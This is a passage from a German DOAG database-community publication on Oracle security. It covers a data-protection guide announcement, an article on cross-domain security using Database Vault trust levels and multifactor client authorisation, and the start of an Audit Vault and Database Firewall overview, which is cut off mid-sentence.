In Zusammenarbeit mit den Mitgliedern der DOAG Datenbank Community und dem Competence Center Security – vertreten durch Oliver Pyka, Tilo Metzger und André Lutermann sowie dem Rechtsanwalt Sascha Schoor – ist dieser Ratgeber entstanden. Anhand von praxisbezogenen Fallbeispielen, mit denen jeder Datenbank-Administrator in seinem beruflichen Alltag konfrontiert sein kann, wird das Thema „Datenschutz" und der Umgang mit personenbezogenen Daten beleuchtet, beispielsweise das Bereitstellen von Testdaten, dem Umziehen/Kopieren von Datenbanken, der Anonymisierung von Daten, die Gesetzeslage rund um den Datenschutz sowie mögliche Konsequenzen bei einer Verletzung des Datenschutzgesetzes.

Dieser Ratgeber soll auf keinen Fall Angst verbreiten oder den Datenbank-Administrator einschüchtern. Er soll aber zum Nachdenken anregen, sodass ein sicherer und korrekter Umgang mit personenbezogenen Daten im Unternehmen erfolgt. Er steht für DOAG-Mitglieder unter „http://www.doag.org/pdf/securityguide.php" zum Download bereit.

Tilo Metzger
cc-security@doag.org

Cross-Domain-Security auf Basis von Oracle-Database-Services

Norman Sibbing, ORACLE Deutschland B.V. & Co. KG

Die gängige Praxis, Daten unterschiedlichster Sicherheitsklassen zu speichern beziehungsweise zu verarbeiten, basiert auf dem Prinzip einer galvanischen Trennung der entsprechenden Informationssysteme (Domänen). Dies ist unumstritten die sicherste Variante, Daten zu isolieren.

In physikalisch getrennten Systemen ist es nahezu ausgeschlossen, dass sich Daten höherer Sicherheitsklassen mit Daten niedrigerer Sicherheitsklassen mischen. Personen, die zum Beispiel Zugriff auf Daten der höchsten Schutzklasse haben, müssen allerdings parallel in allen weiteren Domänen der unteren Schutzklassen verwaltet werden. Die Folgen sind hohe Betriebskosten, aufwändige Integration und mangelhafte Flexibilität.

Genau diese drei Punkte nehmen heute an Bedeutung zu, sodass über eine andere Art der sicheren Datenspeicherung unterschiedlichster Datenklassen, gegebenenfalls ohne physikalische Trennung, nachgedacht werden muss. Kosteneinsparungen und Flexibilität durch Verfahrens-/Daten-Konsolidierung und die damit verbundene sichere Datenspeicherung unterschiedlichster Sicherheitsklassen müssen nicht im Widerspruch stehen.

Heutige moderne Sicherheitslösungen bieten Möglichkeiten, einen Kompromiss zwischen Kosten, Flexibilität und Sicherheit zu finden, sofern es keine gesetzlichen Gründe dafür gibt, eine physikalische Trennung der Domänen weiterhin zu betreiben. Aus Sicht der Netzwerke ist eine zumindest logische Trennung durch Virtual Local Area Networks (VLAN) durchaus angebracht. Aus Sicht einer Datenbank lassen sich jedoch praktikablere Lösungen finden als die Verwendung von separater Hardware oder virtueller Maschinen.

Cross Domain Security aus Datenbanksicht

Cross Domain Security auf Basis von Oracle-Datenbank-Services ist ein Lö-




Abbildung 1: Datenbank-Service-Faktor-Mapping

Identities

	Value	Trust Level
▷	TOPSECRET.DUSLNX06.DE.ORACLE.COM	10
▷	SECRET.DUSLNX06.DE.ORACLE.COM	5
▷	CONFIDENTIAL.DUSLNX06.DE.ORACLE.COM	1
▷	PUBLIC.DUSLNX06.DE.ORACLE.COM	-1

Abbildung 2: Trustlevel „DVSYS.GET_TRUST_LEVEL(‚DATABASE_SERVICE')"

sungsansatz, um den anspruchsvollen Anforderungen an Datensicherheit bei gleichzeitiger gemeinsamer Nutzung hochsensibler und weniger sensibler Daten (domänenübergreifend) gerecht zu werden. Er nutzt Oracle Datenbank-Technologien wie Database Vault (DV), Oracle Advanced Security (ASO), Virtual Private Database (VPD) und je nach weiteren Sicherheitsanforderungen auch andere Sicherheits- „Functions and Featues". Sensible Daten werden mit Transparent Data Encryption (TDE) verschlüsselt gespeichert und gemäß strikten, ausgefeilten Sicherheitsregeln (DV) netzwerkübergreifend nutzbar gemacht. Die Kombination aus logischem und physikalischem Zugriffsschutz ermöglicht einen maximalen Schutz vor dem unbefugten Zugriff, selbst durch hochprivilegierte technische Benutzer. Sicherheitseinstufungen (Trustlevel) der Oracle-Clients steuern den Zugriff auf Daten der höchsten Sicherheits-Domäne bis hin auf Daten aller niedriger eingestuften Sicherheits-Domänen, ohne sich dafür bei mehreren Netzwerken anmelden zu müssen (Flexibilität).

Sicherheitseinstufung durch Multifaktor-Autorisierung

Der hier beschriebene Lösungsansatz beruht im Wesentlichen auf dem Prinzip der Multifaktor-Autorisierung des entsprechenden Oracle-Datenbank-Clients. Wichtig ist hier die Verwendung vertrauenswürdiger Client-Faktoren. Diverse Faktoren, die Oracle als Client-Session-Informationen in „SYS_CONTEXT" zur Verfügung stellt, lassen sich bei einzelner Verwendung leicht manipulieren. Nichtsdestotrotz sind sie wertvolle Faktoren zur Steuerung von Zugriffsrechten. Faktoren aus dem Oracle-Client-Session-Kontext wie Programmnamen („program"), Maschinennamen („machine"), Client-Betriebssystem-Benutzer („os_user") und einige weitere lassen sich zwar leicht manipulieren, werden aber durch Kombination mehrerer Faktoren komplexer. Werden diese leicht zu manipulierenden Faktoren durch schwer beziehungsweise gar nicht zu manipulierende Faktoren ergänzt (wie „IP-Adresse" oder „authentication data"), entsteht eine Multifaktor-Autorisierung, die eine verlässliche Identifikation des Oracle-Clients, egal ob „OCI", „Thick JDBC" oder „Thin JDBC", ermöglicht.

Der wichtigste Faktor in der hier dargestellten Lösung ist allerdings der Datenbank-Service-Name. Da jeder Oracle-Client diesen beim Verbindungsaufbau angeben muss und es keinen Sinn ergibt, ihn zu verfälschen, bildet er die Basis des Konzepts. Als positiven Nebeneffekt lassen sich Database-Services wunderbar zur Ressourcen-Steuerung und zum Monitoring verwenden. Bei einem Oracle Real Application Cluster können diese Services dynamisch über mehrere Datenbank-Knoten verteilt gestartet und gestoppt werden.

Ziel ist es, einen Datenbank-Service an mehrere Faktoren (Multi-Faktoren) zu binden. Das bedeutet, wenn ein Oracle-Client einen entsprechenden Datenbank-Service nutzen möchte, muss er alle Faktoren aufweisen, die für die Nutzung des Datenbank-Service erforderlich sind beziehungsweise als notwendig definiert wurden *(siehe Abbildung 1)*.

Hier wird der Datenbank-Service „SECRET" an drei Faktoren gebunden. Das bedeutet, dass der Oracle-Client genau diese Faktoren aufweisen muss, um den Datenbank-Service nutzen zu können:

- Network Protocol
- Authentication Data
- Database Service Name

Diese steuern durch ein Oracle-Database-Vault-Regelwerk die Verwaltung des Benutzerzugriffs auf Daten und Datenbank-Befehle. Zudem wird jedem Datenbank-Service entsprechend einer Daten-Klassifizierung eine Sicherheitseinstufung (Trustlevel) zugeordnet *(siehe Abbildung 2)*. Die Trustlevel selbst sind eine Funktionalität von Database Vault. Alle darin verfügbaren Faktoren (entspricht dem Client-Session-Kontext) lassen sich einem Trustlevel zuweisen. Das bedeutet, dass man den Trustlevel eines Clients in Abhängigkeit seiner Faktoren dynamisch steuern kann. Zu diesen Faktoren gehört der hier verwendete Database-Service-Name, der ja, wie beschrieben, nur nutzbar ist, wenn weitere Faktoren vorliegen.

Autorisierte Oracle-Datenbank-Clients können nun entsprechend ihrer Sicherheits-Domäne auf gekennzeichnete Daten zugreifen, also auf Daten, die der Sicherheitseinstufung (Trustlevel) des Datenbank-Service entsprechen oder einen geringeren Sicherheitsstatus aufweisen *(siehe Abbildung 3)*. Zudem lässt sich mit Oracle Database Vault eine wirksame Aufgabentrennung zwischen sicher-




Abbildung 3: Trustlevel

Trustlevel : 10, Database Service Name : * TOPSECRET

	Authentication Identity	Schema	Authentication Method	IP-Address	Host	Network Protocol	Module	Created on
	DBA01	DBA01	PASSWORD	10.200.110.1	NSIBBING-LNX	* TCPS	SQLPLUS	26-MAY-2014 12:51:47

Trustlevel : 5, Database Service Name : * SECRET

	Authentication Identity	Schema	Authentication Method	IP-Address	Host	Network Protocol	Module	Created on
	DEMOAPPS	DEMOAPPS	PASSWORD	10.200.110.1	NSIBBING-LNX	* TCPS	SQLPLUS	02-JUN-2014 13:19:19
	DBA01	DBA01	PASSWORD	10.200.110.1	NSIBBING-LNX	* TCPS	SQLPLUS	26-MAY-2014 13:03:29

Trustlevel : 1, Database Service Name : * SSL

	Authentication Identity	Schema	Authentication Method	IP-Address	Host	Network Protocol	Module	Created on
	DEMOAPPS	DEMOAPPS	* PASSWORD	10.200.110.1	NSIBBING-LNX	* TCPS	SQLPLUS	22-MAY-2014 16:14:39
	CN=NSIBBING,OU=PEOPLE,DC=EXAMPLE,DC=COM	NSIBBING	* SSL	10.200.110.1	NSIBBING-LNX	* TCPS	SQLPLUS	02-JUN-2014 13:39:06

Trustlevel : 0, Database Service Name : * DV01

	Authentication Identity	Schema	Authentication Method	IP-Address	Host	Network Protocol	Module	Created on
	DBA01	* DBA01	PASSWORD	10.200.110.1	* NSIBBING-LNX	TCP	SQLPLUS	27-MAY-2014 13:29:34
	SYSMAN	* SYSMAN	PASSWORD	10.200.110.205	* DBSERVER	TCP	OMS	02-JUN-2014 13:14:47
	DEMOAPPS	* DEMOAPPS	PASSWORD	10.200.110.1	* NSIBBING-LNX	TCP	SQLPLUS	03-JUN-2014 14:20:26

Trustlevel : -1, Database Service Name : * WEBLOGIC

	Authentication Identity	Schema	Authentication Method	IP-Address	Host	Network Protocol	Module	Created on
	DEMOAPPS	* DEMOAPPS	PASSWORD	10.200.110.1	NSIBBING-LNX	TCP	* HR-APPLICATION	05-JUN-2014 09:54:44
	CN=DV01,CN=ORACLECONTEXT,DC=EXAMPLE,DC=COM	* WEBLOGIC_SSO	SSL	10.200.110.1	NSIBBING-LNX	TCPS	* WEBLOGIC-SSO	06-JUN-2014 14:01:20
	DEMOAPPS	* DEMOAPPS	PASSWORD	10.200.110.1	NSIBBING-LNX	TCP	* SQLPLUS	22-MAY-2014 14:50:04

Abbildung 4: Client-Registrierung

heits- und wartungsbezogenen Abläufen durchsetzen. Darüber hinaus dienen die Trustlevel zur Steuerung diverser Oracle-Technologien wie Virtual Privat Database, Auditing, Data Redaction und vieler mehr.

Vorgehensweise

Zunächst muss jeder Oracle-Datenbank-Client gemäß seiner Sicherheits-Domäne von einem Administrator registriert werden, was hier über eine Apex-Applikation erfolgt, und zwar proaktiv über ein Apex-Formular *(siehe Abbildung 4)* durch Eingabe der Client-Faktoren oder reaktiv, nachdem sich ein Client das erste Mal angemeldet hat. In diesem Fall werden die Client-Faktoren vorbelegt. Die Vorgehensweise ist ähnlich wie bei einem WLAN-Router mit MAC-Filter.

Nach erfolgreicher Registrierung des Clients werden beim Aufbau einer Datenbank-Verbindung (Login) alle Client-Faktoren zur Datenbank übermittelt. Diese gesendeten Faktoren werden mit den Werten der ursprünglichen Registrierung verglichen *(siehe Abbildung 5)*. Je mehr Faktoren zur Autorisierung notwendig sind, desto verlässlicher ist die Identifikation des Oracle-Datenbank-Clients.

Sollten die vom Oracle-Datenbank-Client gesendeten Faktoren nicht mit den registrierten Faktoren übereinstimmen, wird der Verbindungsaufbau aufgrund einer Database-Vault-Connect-Regel unterbrochen. Der Client erhält eine Fehlermeldung und wird entsprechend protokolliert *(siehe Listing 1)*.




Abbildung 5: Multifaktor-Autorisierung




Abbildung 6: Cross-Domain-Security im RAC

Ist der Client erfolgreich authentifiziert und autorisiert, bewegt er sich innerhalb seines Trustlevels beziehungsweise im Trustlevel des Datenbank-Service. Alle weiteren Befugnisse und Zugriffsrechte innerhalb der Datenbank werden durch Standard-Datenbank-Rollen und -Privilegien und/oder weitere Funktionalitäten wie „OLS“, „DV“ oder „VPD“ (gegebenenfalls auf Basis des Trustlevels) gesteuert. Eine weitere Rechte-Vergabe über Rollen lässt sich über die Verwendung von Secure-Application-Rules steuern.

Fazit

Dieser Lösungsansatz ermöglicht es den Datenbank- beziehungsweise Sicherheits-Administratoren, die Kontrolle darüber zu bewahren, welche Clients aus welchen Netzen und mit welchen Tools beziehungsweise Applikationen auf die Datenbank zugreifen. Die Kontrolle des initialen Verbindungsaufbaus eines Clients bildet somit eine weitere Sicherheitsebene. Clients lassen sich dynamisch sperren und entsperren. Dies kann ad hoc oder zeitlich gesteuert geschehen. Die hier vorgestellte Lösung lässt sich gemäß den Anforderungen leicht anpassen.

Bei einer Konsolidierung von Daten unterschiedlicher Datenschutz-Klassen in eine Datenbank ist die Verwendung eines Oracle-Datenbank-Clusters (RAC) von enormem Vorteil. Zum einen lässt sich so die Verfügbarkeit und Performanz der Datenbank-Services gewährleisten, zum anderen besteht die Fähigkeit, sensible Daten nur auf dedizierten (gemäß der Schutzklasse der Daten) Cluster-Knoten zu betreiben. Hierzu werden entsprechende Datenbank-Services für höher sensible Daten ausschließlich auf Cluster-Knoten gestartet, die besonders dafür ausgelegt sind (spezielle Härtung, Auditing, Benutzer etc.). Damit lässt sich gewährleisten, dass sich keine sensiblen Daten im Hauptspeicher (SGA) der Cluster-Knoten befinden, die einer niedrigeren Sicherheitsstufe (Trustlevel) entsprechen *(siehe Abbildung 6)*. Gleichzeitig lassen sich aber auf Cluster-Knoten höherer Sicherheitsstufen Daten der niedrigeren Sicherheitsstufen verarbeiten.

Der hier dargestellte Lösungsansatz zur Konsolidierung von Daten unterschiedlichster Schutzklassen zeigt auf, dass moderne technologische Möglichkeiten existieren, die den Kompromiss finden zwischen Kosteneinsparungen und Flexibilität durch Verfahrens-/Daten-Konsolidierung und die damit verbundene sichere Datenspeicherung unterschiedlichster Sicherheitsklassen, sofern es keine gesetzlichen Vorschriften gibt, eine physikalische Trennung der Domänen weiterhin zu betreiben.

```
[nsibbing@secret]$sqlplus demoapps/abcd1234@topsecret
SQL*Plus: Release 11.2.0.2.0 Production on Fri Apr 5 11:41:35 2013
Copyright (c) 1982, 2010, Oracle.   All rights reserved.
ERROR:
ORA-47306: 20222: Client is not registered
```

Listing 1

Norman Sibbing
norman.sibbing@oracle.com

Oracle Audit Vault und Database Firewall – eine Übersicht

Pierre Sicot, dbi services AG

Der Bericht „2012 Data Breach Investigation" vom Verizon Risk Team deckt auf, dass 94 Prozent der kompromittierten Daten direkt von Servern beschafft wurden. Die meisten Einbrüche wurden mithilfe von SQL Injections beziehungsweise durch Beschäftigte begangen, die berechtigten Zugang zu vertraulichen Daten hatten.

Das Absichern von Daten in Servern entwickelt sich zu einem sehr wichtigen Marktsegment. Viele Produkte, wie Oracle Audit Vault Database Firewall (AVDF), Imperva und IBM InfoSphere Guardium, stellen technische und administrative Lösungen zum Unterbinden von Datenklau bereit. Der Artikel zeigt, welche Möglichkeiten AVDF bietet.

Gesetze und Normen wie Sarbanes Oxley (SOX) und Payment Card Industry Data Security Standard (PCI-DSS) haben ihren Nutzen und ihre Effizienz im Kontext der Vorbeugung von Betrug gezeigt. Die Aufgabe von SOX-Gesetzen ist es, der Manipulation der Buchhaltungsdaten vorzubeugen, was Ursprung vieler Finanzstandards ist. PCI-DSS beinhaltet Standards für Handelsunternehmen und Dienstleister, die darauf abzielen, Kreditkartentransaktionen zu schützen. Es gibt zwölf Voraussetzungen, um PCI-DSS konform zu sein, unter anderem muss Folgendes gewährleistet sein:

- Installation und Pflege einer Firewall-Konfiguration, um Karteninhaber-Daten zu schützen
- Schützen von gespeicherten Karteninhaber-Daten
- Entwicklung und Pflege sicherer Systeme und Applikationen
- Überwachen und Verfolgen aller Zugriffe zu Netzwerk-Ressourcen und Karteninhaber-Daten

Es sind exakt dieselben Anforderungen, die von Oracle Audit Vault und Database Firewall (AVDF) erfüllt werden.

Datenbank	Version	AVDF 12.1.1
Oracle Database	10*g*, 11*g*, 12*c*	ja
IBM DB2 for LUW (Linux, UNIX, Windows)	9.x	ja
Microsoft SQL Server	2000, 2005, 2008, 2008R2, 2012	ja
SAP Sybase ASE	12.5.4 – 15.7	ja
MySQL	5.5.29 and later	ja
Operating System		
Oracle Solaris on SPARC64	10, 11	ja
Oracle Solaris on x86-64	10, 11	ja
Oracle Linux	OEL 6.0	ja
Microsoft Windows Server on x86-64	2008, 2008 R2	ja
Directory Service		
Microsoft Active Directory	2008, 2008 R2	ja
File System		
Oracle ACFS	12*c*	ja

Tabelle 1: Unterstützte „Secured Target Types" und deren Versionen (Quelle: Oracle Corporation)

AVDF-Präsentation

Oracle bietet viele Lösungen, um sensible Daten auf Servern abzusichern. Sie können in zwei Kategorien aufgeteilt werden:

- *Präventiv*
  Database Vault and Advanced Security
- *Erkennend*
  Database Firewall and Audit Vault

Viele in Oracle vordefinierte administrative Benutzer wie „SYSTEM" oder „SYS" haben Zugang zu sämtlichen Daten, sofern in der Datenbank vorhanden oder durch sie im Zugriff. Oracle Database Vault kontrolliert den Zugriff auf sensible Applikationsdaten, selbst wenn er von Administratoren ausgeht. Die Verwendung von Database Vault schränkt die Möglichkeit der Angriffsbedrohung durch privilegierte Benutzer oder externe Angreifer, die einen solchen Oracle-Benutzer kompromittieren, drastisch ein.

Auf dieselbe Weise bietet die Advanced-Security-Option (ASO) die Möglichkeit, Applikationsdaten zu verschlüsseln beziehungsweise den Zugriff auf unverschlüsselte Daten für Unbefugte zu ver-




Abbildung 1: Konfiguration von Secured Targets

eiteln. Beispielsweise verhindert Oracle ASO Transparent Data Encryption Angriffe, die Informationen aus Datenbank-Dateien, Backups oder Export-Files zu lesen versuchen.

Die Qualität des Monitorings ist eng verbunden mit der Qualität der gesammelten Information, der Berichterstattung und der Alarmierungsmethoden. Oracle AVDF sichert ab und überwacht (auch Nicht-Oracle-)Datenbanken auf folgende Art und Weise:

- Sammeln und Konsolidieren von Audit-Daten aus disjunkten Datenbanken
- Bereitstellen dieser Daten für Berichte
- Die Database Firewall überwacht Aktivitäten und blockiert eingehenden SQL-Verkehr
- Bereitstellen von anpassbaren und konformen Berichten

Oracle AVDF kann man durchaus als „Database Activity Monitoring and Prevention (DAMP)"-Technologie bezeichnen.




Abbildung 2: High-Availability mit AVDF (Quelle: Oracle)

AVDF-Unterstützung von „Audit Targets"

AVDF unterstützt das Auditing vieler unterschiedlicher Sorten von Überwachungszielen (Datenbanken, Betriebssystemen und Dateisystemen, *siehe Tabelle 1*).

Audit-Vault-Agenten

Um mit dem Audit-Vault-Server kommunizieren zu können, muss der Audit-Vault-Agent auf dem zu überwachenden Host installiert sein. Für jedes überwachte Ziel verwendet der Agent Plug-ins, um mit deren Hilfe Daten zu sammeln. Per Vorgabe sind folgende Plug-ins unter „$AVAGENT_HOME/av/plugins" installiert:

- oracle@vmtest12*c*1:/u00/app/oracle/AVagent12/av/plugins/ [RDBMS12*c*] ls
- com.oracle.av.osaudit.plugin.solaris
- com.oracle.av.plugin.oracle
- com.oracle.av.plugin.ACFS
- com.oracle.av.plugin.sqlanywhere
- com.oracle.av.plugin.db2
- com.oracle.av.plugin.sybase
- com.oracle.av.plugin.linuxos
- com.oracle.av.plugin.winos
- com.oracle.av.plugin.mysql

Für die AVDF-Version 12.1 steht die Datei „agent.jar" zum Download bereit. Diese Datei ist Plattform-unabhängig, allerdings nur für 64-Bit-Systeme. Im Übrigen können der AVDF-Infrastruktur weitere Plug-ins hinzugefügt werden. Es ist sogar möglich, eigene Plug-ins zu schreiben. In der Praxis wird man ein bestimmtes Plug-in verwenden, um eine Audit-Trail-Collection zu konfigurieren *(siehe Abbildung 1)*.

DPE- vs. DAM-Modus

In Database Firewall sind zwei Modi verfügbar, Database Activity Monitoring (DAM) und Database Policy Enforcement (DPE). Wird die Database Firewall im DAM-Modus betrieben, analysiert sie den Datenbank-Traffic und die SQL-Statements. Sie sendet Informationen zum Audit-Vault-Server, der aufbauend auf diesen Daten Berichte über Datenbank-Aktivitäten generieren kann.

Der Betrieb im DPE-Modus führt zur Analyse des Client-Traffic und prüft die Sicherheit der Statements. Nachdem die Database Firewall während einer gewissen Zeitperiode des Abhörens gelernt hat, kann sie Policies definieren, um Transakti-

